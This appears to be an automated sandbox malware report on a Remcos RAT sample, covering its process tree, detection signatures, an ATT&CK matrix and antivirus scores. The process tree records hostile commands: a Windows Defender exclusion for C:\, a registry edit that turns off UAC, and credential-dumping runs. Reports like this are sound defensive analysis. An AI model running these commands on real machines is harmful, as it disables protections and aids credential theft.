ID: 535501
Sample Name: xxTzyGLZx5.exe
Cookbook: default.jbs
Time: 13:37:38
Date: 07/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report xxTzyGLZx5.exe

Overview


General Information

Sample Name:	xxTzyGLZx5.exe
Analysis ID:	535501
MD5:	d5f570694f0847c..
SHA1:	b509737bb61ae0..
SHA256:	ea209f6ba959200.
Tags:	exe RAT RemcosRAT
Infos:	

Most interesting Screenshot:



Detection




Remcos AgentTesla AveMaria HawkEye MailPassView SpyEx UACMe

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected MailPassView
- Yara detected HawkEye Keylogger
- Yara detected AgentTesla
- Detected unpacking (changes PE se…
- Antivirus detection for dropped file
- Detected unpacking (creates a PE fi…
- Multi AV Scanner detection for subm…
- Yara detected SpyEx stealer
- Malicious sample detected (through …
- Yara detected Remcos RAT
- Yara detected UACMe UAC Bypass…
- Yara detected AveMaria stealer
- Detected Remcos RAT
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…

Classification



Process Tree

- **System is w10x64**
- xxTzyGLZx5.exe (PID: 6780 cmdline: "C:\Users\user\Desktop\xxTzyGLZx5.exe" MD5: D5F570694F0847CAEA18CCAC8837B052)
  - xxTzyGLZx5.exe (PID: 7008 cmdline: "C:\Users\user\Desktop\xxTzyGLZx5.exe" MD5: D5F570694F0847CAEA18CCAC8837B052)
    - bin.exe (PID: 7116 cmdline: "C:\Users\user\AppData\Local\Temp\bin.exe" 0 MD5: 805FBB84293E86F25B566A5B2C2815D2)
      - powershell.exe (PID: 6324 cmdline: powershell Add-MpPreference -ExclusionPath C:\ MD5: DBA3E6449E97D4E3DF64527EF7012A10)
        - conhost.exe (PID: 2524 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 5984 cmdline: C:\Windows\System32\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 1328 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - rem9090sta.exe (PID: 7136 cmdline: "C:\Users\user\AppData\Local\Temp\rem9090sta.exe" 0 MD5: 083D4CDE33E6721F595A468BB7D17ADA)
      - cmd.exe (PID: 7156 cmdline: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 4812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - reg.exe (PID: 6204 cmdline: C:\Windows\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
      - wscript.exe (PID: 3740 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\install.vbs" MD5: 7075DD7B9BE8807FCA93ACD86F724884)
        - cmd.exe (PID: 6620 cmdline: C:\Windows\System32\cmd.exe" /c "C:\Users\user\AppData\Roaming\Remcos\remcos.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2368 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - remcos.exe (PID: 3228 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe MD5: 083D4CDE33E6721F595A468BB7D17ADA)
- remcos.exe (PID: 4200 cmdline: "C:\Users\user\AppData\Roaming\Remcos\remcos.exe" MD5: 083D4CDE33E6721F595A468BB7D17ADA)
  - cmd.exe (PID: 6076 cmdline: /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 3844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - reg.exe (PID: 7092 cmdline: C:\Windows\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
  - remcos.exe (PID: 3228 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe /stext "C:\Users\user\AppData\Local\Temp\jmtceghqeepjeivm" MD5: 083D4CDE33E6721F595A468BB7D17ADA)
  - remcos.exe (PID: 7100 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe /stext "C:\Users\user\AppData\Local\Temp\moyvwyrrsmhoowrqsha" MD5: 083D4CDE33E6721F595A468BB7D17ADA)
  - remcos.exe (PID: 4720 cmdline: C:\Users\user\AppData\Roaming\Remcos\remcos.exe /stext "C:\Users\user\AppData\Local\Temp\wilgxqclgvztqcfubsndyj" MD5: 083D4CDE33E6721F595A468BB7D17ADA)
  - dwn.exe (PID: 6476 cmdline: "C:\Users\user\AppData\Roaming\Remcos\dwn.exe" MD5: 32EB10C12A29B38F13730CD1F5DCAD4D)
    - 21.exe (PID: 3064 cmdline: "C:\Users\user\AppData\Local\Temp\21.exe" 0 MD5: 6C9447A6F1B04C75D95594338AE61E06)
      - 21.exe (PID: 1900 cmdline: "C:\Users\user\AppData\Local\Temp\21.exe" 0 MD5: 6C9447A6F1B04C75D95594338AE61E06)
    - 5.exe (PID: 5212 cmdline: "C:\Users\user\AppData\Local\Temp\5.exe" 0 MD5: 3F332B62EEE0970F3189C689D5BD042A)
      - 5.exe (PID: 1020 cmdline: "C:\Users\user\AppData\Local\Temp\5.exe" 0 MD5: 3F332B62EEE0970F3189C689D5BD042A)
        - Windows Update.exe (PID: 3980 cmdline: "C:\Users\user\AppData\Roaming\Windows Update.exe" MD5: 3F332B62EEE0970F3189C689D5BD042A)
          - Windows Update.exe (PID: 6084 cmdline: "C:\Users\user\AppData\Roaming\Windows Update.exe" MD5: 3F332B62EEE0970F3189C689D5BD042A)
            - dw20.exe (PID: 5276 cmdline: dw20.exe -x -s 2132 MD5: 8D10DA8A3E11747E51F23C882C22BBC3)
            - vbc.exe (PID: 980 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext "C:\Users\user\AppData\Local\Temp\holdermail.txt" MD5: C63ED21D5706A527419C9FBD730FFB2E)
            - vbc.exe (PID: 2932 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext "C:\Users\user\AppData\Local\Temp\holderwb.txt" MD5: C63ED21D5706A527419C9FBD730FFB2E)
    - 4.exe (PID: 6140 cmdline: "C:\Users\user\AppData\Local\Temp\4.exe" 0 MD5: 78EDE0254C66FA9E667E4CEB88754E1C)
      - 4.exe (PID: 1260 cmdline: "C:\Users\user\AppData\Local\Temp\4.exe" 0 MD5: 78EDE0254C66FA9E667E4CEB88754E1C)
- rdpvideominiport.sys (PID: 4 cmdline: MD5: 0600DF60EF88FD10663EC84709E5E245)
- rdpdr.sys (PID: 4 cmdline: MD5: 52A6CC99F5934CFAE88353C47B6193E7)
- tsusbhub.sys (PID: 4 cmdline: MD5: 3A84A09CBC42148A0C7D00B3E82517F1)
- bin.exe (PID: 6472 cmdline: "C:\Users\user\AppData\Local\Temp\bin.exe" MD5: 805FBB84293E86F25B566A5B2C2815D2)
- remcos.exe (PID: 6416 cmdline: "C:\Users\user\AppData\Roaming\Remcos\remcos.exe" MD5: 083D4CDE33E6721F595A468BB7D17ADA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\bin.exe	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x191f0:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
C:\Users\user\AppData\Local\Temp\bin.exe	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x191f0:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x191f0:$c1: Elevation:Administrator!new:

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\bin.exe	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	• 0x144e8:$a1: \Opera Software\Opera Stable\Login Data • 0x14810:$a2: \Comodo\Dragon\User Data\Default\Login Data • 0x14158:$a3: \Google\Chrome\User Data\Default\Login Data
C:\Users\user\AppData\Local\Temp\bin.exe	JoeSecurity_UACMe	Yara detected UACMe UAC Bypass tool	Joe Security	
C:\Users\user\AppData\Local\Temp\bin.exe	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 6 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000030.00000000.890118500.000000000400000.00000040.00000001.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
00000029.00000002.937591060.000000000616000.00000004.00000020.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000029.00000002.937591060.000000000616000.00000004.00000020.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000001F.00000000.728375820.000000000454000.00000002.00020000.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
0000001D.00000002.730867358.000000000E4000.00000002.00020000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 250 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
40.1.5.exe.41ce65.1.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
2.2.xxTzyGLZx5.exe.4031bf.1.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x17ff0:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
2.2.xxTzyGLZx5.exe.4031bf.1.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x17ff0:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x17ff0:$c1: Elevation:Administrator!new:
2.2.xxTzyGLZx5.exe.4031bf.1.unpack	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	• 0x138e8:$a1: \Opera Software\Opera Stable\Login Data • 0x13c10:$a2: \Comodo\Dragon\User Data\Default\Login Data • 0x13558:$a3: \Google\Chrome\User Data\Default\Login Data
2.2.xxTzyGLZx5.exe.4031bf.1.unpack	JoeSecurity_UACMe	Yara detected UACMe UAC Bypass tool	Joe Security	
Click to see the 553 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Script Execution From Temp Folder

Sigma detected: WScript or CScript Dropper

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: Group Modification Logging

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected Remcos RAT
- Yara detected AveMaria stealer
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Exploits:

- Yara detected UACMe UAC Bypass tool

Compliance:

- Detected unpacking (creates a PE file in dynamic memory)

Networking:

- Connects to many ports of the same IP (likely port scanning)
- May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected HawkEye Keylogger
- Installs a global keyboard hook
- Contains functionality to log keystrokes (.Net Source)

E-Banking Fraud:

- Yara detected Remcos RAT
- Yara detected AveMaria stealer

System Summary:

- Malicious sample detected (through community Yara rule)
- Writes or reads registry keys via WMI

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (creates a PE file in dynamic memory)
- .NET source code contains potential unpacker

Persistence and Installation Behavior:

- Uses cmd line tools excessively to alter registry or file data

Boot Survival:

- Creates multiple autostart registry keys

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Contains functionality to hide user accounts

Hides user accounts

Changes the view of files in windows explorer (hidden files and folders)

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Delayed program exit found

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

Adds a directory exclusion to Windows Defender

Sample uses process hollowing technique

Writes to foreign memory regions

.NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information:

Yara detected MailPassView

Yara detected HawkEye Keylogger

Yara detected AgentTesla

Yara detected SpyEx stealer

Yara detected Remcos RAT

Yara detected AveMaria stealer

Tries to steal Mail credentials (via file / registry access)

Contains functionality to steal Firefox passwords or cookies

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Yara detected WebBrowserPassView password recovery tool

Contains functionality to steal Chrome passwords or cookies

Tries to steal Instant Messenger accounts or passwords

Remote Access Functionality:

Yara detected HawkEye Keylogger

Yara detected AgentTesla

Yara detected SpyEx stealer

Yara detected Remcos RAT


Yara detected AveMaria stealer

Detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 3 3 1	Registry Run Keys / Startup Folder 1 1	Registry Run Keys / Startup Folder 1 1	Software Packing 3 1	OS Credential Dumping 2	System Time Discovery 2	Remote Services	Archive Collected Data 1 2	Exfiltration Ove Network Mediu
Default Accounts	Shared Modules 1	LSASS Driver 1	LSASS Driver 1	Masquerading 3	Credentials in Registry 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Ove Bluetooth
Domain Accounts	Scripting 1 1	Application Shimming 1	Application Shimming 1	Modify Registry 1	Credentials In Files 3	System Service Discovery 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exf
Local Accounts	Native API 1 1	Windows Service 2 1	Access Token Manipulation 1	Hidden Files and Directories 2	Input Capture 2 3 1	File and Directory Discovery 5	Distributed Component Object Model	Clipboard Data 2	Scheduled Tra
Cloud Accounts	Command and Scripting Interpreter 1 1 2	Network Logon Script	Windows Service 2 1	Hidden Users 2	LSA Secrets	System Information Discovery 1 4 10	SSH	Input Capture 2 3 1	Data Transfer Limits
Replication Through Removable Media	Service Execution 2	Rc.common	Process Injection 6 2 2	Disable or Modify Tools 1 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Ove Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Deobfuscate/Decode Files or Information 1 1	DCSync	Query Registry 1	Windows Remote Management	Web Portal Capture	Exfiltration Ove Alternative Pro
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Scripting 1 1	Proc Filesystem	Security Software Discovery 2 8 1	Shared Webroot	Credential API Hooking	Exfiltration Ove Symmetric Enc Non-C2 Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Obfuscated Files or Information 2 1	/etc/passwd and /etc/shadow	Virtualization/Sandbox Evasion 1 6 1	Software Deployment Tools	Data Staged	Exfiltration Ove Asymmetric En Non-C2 Protoc
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 1 6 1	Network Sniffing	Process Discovery 4	Taint Shared Content	Local Data Staging	Exfiltration Ove Unencrypted/C Non-C2 Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Access Token Manipulation 1	Input Capture	Application Window Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Ove Physical Mediu
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 6 2 2	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration ove
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Masquerade Task or Service	GUI Input Capture	System Network Configuration Discovery 1	Exploitation of Remote Services	Email Collection	Commonly Use


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
xxTzyGLZx5.exe	30%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Avira	TR/Redcap.ghjpt	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Droppertodownloa[1].exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Roaming\Remcos\dwn.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Temp\rem9090sta.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\4.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\WindowsUpdate.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Remcos\remcos.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Droppertodownloa[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\5.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Remcos\dwn.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Windows Update.exe	100%	Joe Sandbox ML		
C:\Program Files\Microsoft DN1\sqlmap.dll	25%	Metadefender		Browse
C:\Program Files\Microsoft DN1\sqlmap.dll	46%	ReversingLabs	Win64.Trojan.RDPWrap	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Droppertodownloa[1].exe	76%	ReversingLabs	Win32.Dropper.FrauDrop	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
35.2.dwn.exe.5af305.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
40.0.5.exe.400000.6.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.0.5.exe.400000.6.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
3.0.bin.exe.d0000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
44.0.Windows Update.exe.415058.14.unpack	100%	Avira	TR/Inject.vcoldi		Download File
